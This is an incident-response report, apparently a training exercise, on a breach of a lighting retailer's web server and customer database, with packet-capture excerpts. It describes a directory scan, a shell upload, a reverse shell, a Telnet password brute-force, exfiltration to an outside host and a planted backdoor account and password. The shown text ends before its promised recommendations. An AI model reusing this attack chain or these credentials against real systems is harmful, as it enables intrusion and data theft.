PHL Customer Database Incident

By: Justin Gale

May 18th 2024

Table of Contents:

Executive Summary

No corporation is safe from Cyber criminals looking to extort them. Even the largest corporations are constantly under attack. As computers of the future become faster and more complex, it makes it easier for threat actors to hack. Even those with no computer skills can buy scripts and programs that will do all the work for them. With AI becoming increasingly more popular among the general population, AI is also becoming more population to be utilized as a tool to attack corporations.

Starting from 2022-02-19 21:56:11 to 2022-02-19 22:02:44 Premium house lights was the victim of a cyber attack. The threat actor has stolen very important customer data that can be used to damage our reputation and is attempting to extort us and telling us that we must pay 10 bitcoins (roughly 900 000$) to his wallet ID or else he will post this information on the internet. It has been confirmed that our customer data has indeed been stolen by using the log files on the two affected systems, our webserver and database. The threat actor gained access to the webserver system through our website and laterally moved from that to our database, which stores our customer data. After copying and sending this data to what we believe is his IP address, he than left a backdoor into our system.

Using various tools and event logs we were able to discover his exact route he took into our systems. if we want to prove to our valuable customers that their information is safe with us, we must learn from this. Recommendations have been suggested to prevent this attack from happening again at the end of this report.

Incident Timeline:

2022-02-19 21:56:11- The attacker initiates reconnaissance using a public site called sitechecker.pro. This site uses a sitecheckbotcrawler which begins to test our public website to identify any technical errors and discover any open ports. Open port 80 is discovered as an entry vector into our site

2022-02-19 21:58:22- An automated bot is utilized to test every part of our site but keeps getting 404 http not found until 2022-02-19 21:58:40 when uploads/http/1.1 responds with a success.

2022-02-19 21:59:04- Using a command-line tool called Curl, which is used to transfer data to or from a server, the attacker uploads a python one-liner that sets up a reverse shell, allowing an attacker to gain shell access to the remote system, with the shell's standard input, output, and error streams redirected over the network to the attacker's machine on port 4444.

2022-02-19 21:59:55- A connection was established from the Webserver to our database using a TELNET protocol. The attacker than starts to brute for guess the passwords for administrator access to the database. The password is guessed at 2022-02-19 22:00:18.

2022-02-19 22:00:27 - The attacker starts performing a series of administrative tasks to back up a MySQL database (`Customer Data`), verify the backup, and securely transfer it to a remote server under fierce@178.62.228.28 before cleaning up the local copy and leaving an account on the system under fierce@178.62.228.28 with a password of fierce123. Than finally logging out at 2022-02-19 22:02:38.

2022-02-19 22:02:44 A free access PHP Webshell is left on the system as a backdoor to have external access to the Webserver

Extortion email received

Technical Analysis:

Tools used for incident discovery:

Wireshark- Wireshark is like a high-tech detective tool for your computer network. It captures and analyzes the digital "conversations" happening between devices connected to the network, kind of like listening in on phone calls. With Wireshark, you can see what data is being sent and received, helping you troubleshoot network issues, detect security threats, and understand how your network is performing. It's like having X-ray vision for your digital connections.

Event logs- Event log files are like a digital diary for your computer system. They keep track of important events that happen, like when someone logs into a computer, when a program crashes, or when a security issue is detected. These logs help IT teams understand what's happening on the system, troubleshoot problems, and keep everything running smoothly. It's like having a record of everything that goes on behind the scenes of your computer, so you can keep an eye on things and fix any issues that arise.

Bitcoin address lookup- Bitcoin address lookup is like searching for a digital wallet's mailing address. Each Bitcoin wallet has a unique address, just like a house has a unique mailing address. By using a Bitcoin address lookup tool, you can see the transaction history associated with that address. It helps you track where Bitcoin has been sent or received, providing transparency and security when dealing with digital currency transactions. It's like looking up the history of a package to see where it has been delivered and who has sent it along the way.

VirusTotal- VirusTotal is like a digital security checkpoint for your files. It's an online service where you can upload a file, and it will be scanned by multiple antivirus engines to check if it's safe or if it contains any malicious code, like a hidden virus or malware. It's a helpful tool for businesses to quickly check the safety of files before opening them, to protect against cyber threats and keep their systems secure. It's like having a team of security experts inspecting every package before it enters your digital "office" to ensure it's safe to use.

Definitions and programs utilized in the incident by attacker:

Sitecheckerbotcrawler- SiteCheckerBotCrawler is like a digital detective that visits websites to check for any issues or problems. It's an automated tool that scans websites to identify things like broken links, missing pages, or potential security vulnerabilities. By crawling through websites like a search engine does, SiteCheckBotCrawler helps businesses ensure their websites are functioning properly and are secure for visitors. It's like having a virtual inspector constantly checking the structural integrity of your online storefront to make sure everything is in tip-top shape.

Curl- Curl is like a super-efficient courier for the internet. It's a command-line tool that helps transfer data between your computer and servers on the web. Think of it as a reliable messenger that can fetch web pages, upload files, or communicate with other online services quickly and securely. Businesses often use Curl to automate tasks like downloading files, testing web applications, or integrating with online services. It's like having a speedy delivery service that ensures your digital interactions happen smoothly and without hiccups.

The Python one-liner- this Python one-liner sets up a reverse shell, allowing an attacker to gain shell access to the remote system, with the shell's standard

input, output, and error streams redirected over the network to the attacker's machine on port 4444.

Port 4444- Transfer Control Protocol: Some rootkits, backdoors, and Trojans open and use port 4444. It uses this port to eavesdrop on traffic and communications, for its communications, and to receive data from the compromised computer.

PHPshell script- A PHP shell script, unfortunately, can be exploited by malicious actors for nefarious purposes. Essentially, it's like giving them a backdoor into your website. These bad actors can use PHP shell scripts to gain unauthorized access to your server, upload malicious files, execute harmful commands, and even take control of your website. With this tool, they can perform activities like stealing sensitive data, defacing your website, or launching attacks against other websites from your server. It's a dangerous tool in the wrong hands, allowing cybercriminals to wreak havoc on your online presence and compromise the security and integrity of your business's digital assets.

TELNET protocol- TELNET allows users to remotely log into another computer and interact with it as if they were sitting right in front of it, accessing files, running programs, or managing settings. While TELNET was once widely used for remote access, its lack of encryption means it's not as secure as modern alternatives like SSH.

Analysis by timeline:

The attacker utilizes sitechecker.pro's Sitecheckerbotcrawler*(IP address: 136.243.111.17)* to check our site for vulnerabilities




Figure 1: The sitecheckerbotcrawler (IP address: 136.243.111.17) checking our website (IP address 134.122.33.221) for flaws.

The attacker than uses a program to determine the open ports of the website.

323	134.122.33.221	138.68.92.163	TCP	56	49156 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
324	134.122.33.221	138.68.92.163	TCP	56	49152 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
325	138.68.92.163	134.122.33.221	TCP	60	46342 → 13 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
326	138.68.92.163	134.122.33.221	TCP	60	46342 → 544 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
327	138.68.92.163	134.122.33.221	TCP	60	46342 → 9 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
328	138.68.92.163	134.122.33.221	TCP	60	46342 → 5051 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
329	138.68.92.163	134.122.33.221	TCP	60	46342 → 515 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
330	138.68.92.163	134.122.33.221	TCP	60	46342 → 79 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
331	134.122.33.221	138.68.92.163	TCP	56	13 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
332	134.122.33.221	138.68.92.163	TCP	56	544 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
333	134.122.33.221	138.68.92.163	TCP	56	9 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
334	134.122.33.221	138.68.92.163	TCP	56	5051 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
335	134.122.33.221	138.68.92.163	TCP	56	515 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
336	134.122.33.221	138.68.92.163	TCP	56	79 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
339	138.68.92.163	134.122.33.221	TCP	76	54944 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
340	134.122.33.221	138.68.92.163	TCP	76	80 → 54944 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_
341	138.68.92.163	134.122.33.221	TCP	68	54944 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1054345824 TS
342	138.68.92.163	134.122.33.221	HTTP	196	GET /randomfile1 HTTP/1.1
343	134.122.33.221	138.68.92.163	TCP	68	80 → 54944 [ACK] Seq=1 Ack=129 Win=65152 Len=0 TSval=4059173918
344	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
345	138.68.92.163	134.122.33.221	TCP	68	54944 → 80 [ACK] Seq=129 Ack=438 Win=63872 Len=0 TSval=105434592
346	138.68.92.163	134.122.33.221	HTTP	191	GET /frand2 HTTP/1.1
347	134.122.33.221	138.68.92.163	TCP	68	80 → 54944 [ACK] Seq=438 Ack=252 Win=65152 Len=0 TSval=405917401
348	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)

Figure 2: Attackers (IP address 138.68.92.163) testing every available port on the web server (IP address 134.122.33.221) until it discovers port 80 is open and responding.

The attacker *(IP address 138.68.92.163)* than starts sending HTTP get requests to various areas of the website *(IP address 134.122.33.221)*. We know this is done by an automatic program because it is sending 10 requests a second. Each HTTP request is met by a 404 status code.

362	2022-02-19 21:58:22.837966	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
363	2022-02-19 21:58:22.936158	138.68.92.163	134.122.33.221	HTTP	190	GET /forum HTTP/1.1
364	2022-02-19 21:58:22.936441	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
365	2022-02-19 21:58:23.034850	138.68.92.163	134.122.33.221	HTTP	193	GET /software HTTP/1.1
366	2022-02-19 21:58:23.035116	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
367	2022-02-19 21:58:23.133386	138.68.92.163	134.122.33.221	HTTP	194	GET /downloads HTTP/1.1
368	2022-02-19 21:58:23.133708	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
369	2022-02-19 21:58:23.231439	138.68.92.163	134.122.33.221	HTTP	186	GET /3 HTTP/1.1
370	2022-02-19 21:58:23.231747	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
371	2022-02-19 21:58:23.329506	138.68.92.163	134.122.33.221	HTTP	193	GET /security HTTP/1.1
372	2022-02-19 21:58:23.329805	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
373	2022-02-19 21:58:23.428052	138.68.92.163	134.122.33.221	HTTP	187	GET /13 HTTP/1.1
374	2022-02-19 21:58:23.428336	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
375	2022-02-19 21:58:23.526301	138.68.92.163	134.122.33.221	HTTP	193	GET /category HTTP/1.1
376	2022-02-19 21:58:23.526554	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
377	2022-02-19 21:58:23.624364	138.68.92.163	134.122.33.221	HTTP	186	GET /4 HTTP/1.1
378	2022-02-19 21:58:23.624628	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
379	2022-02-19 21:58:23.722412	138.68.92.163	134.122.33.221	HTTP	192	GET /content HTTP/1.1
380	2022-02-19 21:58:23.722676	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
381	2022-02-19 21:58:23.820526	138.68.92.163	134.122.33.221	HTTP	187	GET /14 HTTP/1.1
382	2022-02-19 21:58:23.820829	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
383	2022-02-19 21:58:23.920030	138.68.92.163	134.122.33.221	HTTP	189	GET /main HTTP/1.1
384	2022-02-19 21:58:23.920301	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
385	2022-02-19 21:58:24.018142	138.68.92.163	134.122.33.221	HTTP	187	GET /15 HTTP/1.1
386	2022-02-19 21:58:24.018406	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
387	2022-02-19 21:58:24.116152	138.68.92.163	134.122.33.221	HTTP	190	GET /press HTTP/1.1

1 second

Figure 3: 10 HTTP requests in one second.

The attackers *(IP address 138.68.92.163)* program finds a vulnerable area that will allow him to post information and gets a 200 OK status code from uploads/http/1.1. The attacker than posts uploads/shell.pfp HTTP/1.1.

The Get

The Post

736	138.68.92.163	134.122.33.221	HTTP	199	GET /uploads/frand2 HTTP/1.1
737	134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
738	138.68.92.163	134.122.33.221	HTTP	193	GET /uploads/ HTTP/1.1
739	134.122.33.221	138.68.92.163	HTTP	1183	HTTP/1.1 200 OK (text/html)
740	138.68.92.163	134.122.33.221	TCP	68	54946 → 80 [FIN, ACK] Seq=10879 Ack=39277 Win=64128 Len=0 TSval=
741	134.122.33.221	138.68.92.163	TCP	68	80 → 54946 [FIN, ACK] Seq=39277 Ack=10880 Win=64256 Len=0 TSval=
742	138.68.92.163	134.122.33.221	TCP	68	54946 → 80 [ACK] Seq=10880 Ack=39278 Win=64128 Len=0 TSval=10543
745	138.68.92.163	134.122.33.221	TCP	76	54948 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
746	134.122.33.221	138.68.92.163	TCP	76	80 → 54948 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_
747	138.68.92.163	134.122.33.221	TCP	68	54948 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1054379285 TS
748	138.68.92.163	134.122.33.221	HTTP	154	GET /uploads/ HTTP/1.1
749	134.122.33.221	138.68.92.163	TCP	68	80 → 54948 [ACK] Seq=1 Ack=87 Win=65152 Len=0 TSval=4059207380 T
750	134.122.33.221	138.68.92.163	HTTP	1183	HTTP/1.1 200 OK (text/html)
751	138.68.92.163	134.122.33.221	TCP	68	54948 → 80 [ACK] Seq=87 Ack=1116 Win=64128 Len=0 TSval=105437938
752	138.68.92.163	134.122.33.221	TCP	68	54948 → 80 [FIN, ACK] Seq=87 Ack=1116 Win=64128 Len=0 TSval=1054
753	134.122.33.221	138.68.92.163	TCP	68	80 → 54948 [FIN, ACK] Seq=1116 Ack=88 Win=65152 Len=0 TSval=4059
754	138.68.92.163	134.122.33.221	TCP	68	54948 → 80 [ACK] Seq=88 Ack=1117 Win=64128 Len=0 TSval=105437948
786	138.68.92.163	134.122.33.221	TCP	76	54950 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
787	134.122.33.221	138.68.92.163	TCP	76	80 → 54950 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_
788	138.68.92.163	134.122.33.221	TCP	68	54950 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1054387746 TS
789	138.68.92.163	134.122.33.221	HTTP	589	POST /uploads/shell.php HTTP/1.1 (application/x-www-form-urlenc
790	134.122.33.221	138.68.92.163	TCP	68	80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 Len=0 TSval=4059215840
791	134.122.33.221	138.68.92.163	TCP	76	55866 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSva
792	138.68.92.163	134.122.33.221	TCP	76	4444 → 55866 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SAC

Figure 4: The attacker getting the 200 ok request on uploads/HTTP/1.1 follows by the HTTP Post of the python one-liner that sets up a reverse shell to connect back to the IP address 138.68.92.163 on port 4444.

The attacker remotely connects a connection between the webserver *(IP 10.10.1.3)* to the database *(IP 10.10.1.2)* using a TELNET protocol.

Database&Webserver

2022-02-19 21:59:55.110609	147.182.157.9	67.207.67.3	DNS	84	Standard query 0x4dc8 PTR 2.1.10.10.in-addr
2022-02-19 21:59:55.110644	147.182.157.9	67.207.67.3	DNS	84	Standard query 0x9476 PTR 2.1.10.10.in-addr
2022-02-19 21:59:55.110895	67.207.67.3	147.182.157.9	DNS	144	Standard query response 0x4de5 No such name
2022-02-19 21:59:55.110936	147.182.157.9	67.207.67.3	DNS	84	Standard query 0x4de5 PTR 2.1.10.10.in-addr
2022-02-19 21:59:55.111287	67.207.67.3	147.182.157.9	DNS	133	Standard query response 0x4dc8 No such name
2022-02-19 21:59:55.111350	67.207.67.3	147.182.157.9	DNS	133	Standard query response 0x9476 No such name
2022-02-19 21:59:55.111350	67.207.67.3	147.182.157.9	DNS	133	Standard query response 0x4de5 No such name
2022-02-19 21:59:55.111511	127.0.0.53	127.0.0.1	DNS	95	Standard query response 0x300a No such name
2022-02-19 21:59:55.111622	10.10.1.3	10.10.1.2	TELNET	80	Telnet Data ...
2022-02-19 21:59:55.112585	10.10.1.2	10.10.1.3	TCP	68	49522 → 23 [ACK] Seq=25 Ack=13 Win=64256 Le
2022-02-19 21:59:55.112598	10.10.1.3	10.10.1.2	TELNET	83	Telnet Data ...
2022-02-19 21:59:55.112718	10.10.1.2	10.10.1.3	TELNET	71	Telnet Data ...
2022-02-19 21:59:55.112721	[illegible]	[illegible]	TCP	68	23 → 49522 [ACK] Seq=28 Ack=28 Win=65152 Le
2022-02-19 21:59:55.113124	[illegible]	[illegible]	TCP	68	49522 → 23 [ACK] Seq=28 Ack=28 Win=64256 Le
2022-02-19 21:59:55.113131	[illegible]	[illegible]	TELNET	86	Telnet Data ...
2022-02-19 21:59:55.113294	10.10.1.2	10.10.1.3	TELNET	77	Telnet Data ...
2022-02-19 21:59:55.113296	10.10.1.3	10.10.1.2	TCP	68	23 → 49522 [ACK] Seq=46 Ack=37 Win=65152 Le
2022-02-19 21:59:55.113620	10.10.1.2	10.10.1.3	TCP	68	49522 → 23 [ACK] Seq=37 Ack=46 Win=64256 Le
2022-02-19 21:59:55.113850	10.10.1.2	10.10.1.3	TELNET	104	Telnet Data ...
2022-02-19 21:59:55.113856	10.10.1.3	10.10.1.2	TCP	68	23 → 49522 [ACK] Seq=46 Ack=73 Win=65152 Le
2022-02-19 21:59:55.113997	10.10.1.3	10.10.1.2	TELNET	71	Telnet Data ...
2022-02-19 21:59:55.114664	10.10.1.2	10.10.1.3	TCP	68	49522 → 23 [ACK] Seq=73 Ack=49 Win=64256 Le
2022-02-19 21:59:55.114752	10.10.1.2	10.10.1.3	TELNET	71	Telnet Data ...
2022-02-19 21:59:55.114757	10.10.1.3	10.10.1.2	TCP	68	23 → 49522 [ACK] Seq=49 Ack=76 Win=65152 Le

Figure 5:The starting of the communication between the webserver (IP 10.10.1.3) to the database (IP 10.10.1.2)using a TELNET protocol.

The attacker starts brute-forcing password attempts to the administrator account with the highest privilege on the database.




Figure 6: an incorrect password attempt.

The attacker guesses the password to be phl123




Figure 7: The password data input before a welcome statement. The password was guessed at 2022-02-19 22:00:18

The attacker accessed the customer database on 2022-02-19 22:01:21

2214	2022-02-19	22:01:15.538338	10.10.1.3	10.10.1.2
2215	2022-02-19	22:01:15.539032	10.10.1.2	10.10.1.3
2216	2022-02-19	22:01:18.342733	89.248.165.202	147.182.157.9
2217	2022-02-19	22:01:18.342775	147.182.157.9	89.248.165.202
2218	2022-02-19	22:01:21.693557	10.10.1.2	10.10.1.3
2219	2022-02-19	22:01:21.693875	10.10.1.3	10.10.1.2
2220	2022-02-19	22:01:21.694458	10.10.1.2	10.10.1.3
2221	2022-02-19	22:01:21.695768	10.10.1.3	10.10.1.2
2222	2022-02-19	22:01:21.695971	10.10.1.3	10.10.1.2
2223	2022-02-19	22:01:21.696327	10.10.1.3	10.10.1.2
2224	2022-02-19	22:01:21.696339	10.10.1.2	10.10.1.3
2225	2022-02-19	22:01:21.696349	10.10.1.3	10.10.1.2
2226	2022-02-19	22:01:21.696450	10.10.1.2	10.10.1.3
2227	2022-02-19	22:01:21.696532	10.10.1.3	10.10.1.2
2228	2022-02-19	22:01:21.696657	10.10.1.2	10.10.1.3
2229	2022-02-19	22:01:21.696732	10.10.1.3	10.10.1.2
2230	2022-02-19	22:01:21.696822	10.10.1.3	10.10.1.2
2231	2022-02-19	22:01:21.696886	10.10.1.3	10.10.1.2
2232	2022-02-19	22:01:21.696976	10.10.1.2	10.10.1.3
2233	2022-02-19	22:01:21.696976	10.10.1.2	10.10.1.3
2234	2022-02-19	22:01:21.696984	10.10.1.3	10.10.1.2
2235	2022-02-19	22:01:21.697104	10.10.1.2	10.10.1.3
2236	2022-02-19	22:01:21.697203	10.10.1.2	10.10.1.3
2237	2022-02-19	22:01:21.697683	10.10.1.2	10.10.1.3
2238	2022-02-19	22:01:21.697748	10.10.1.2	10.10.1.3

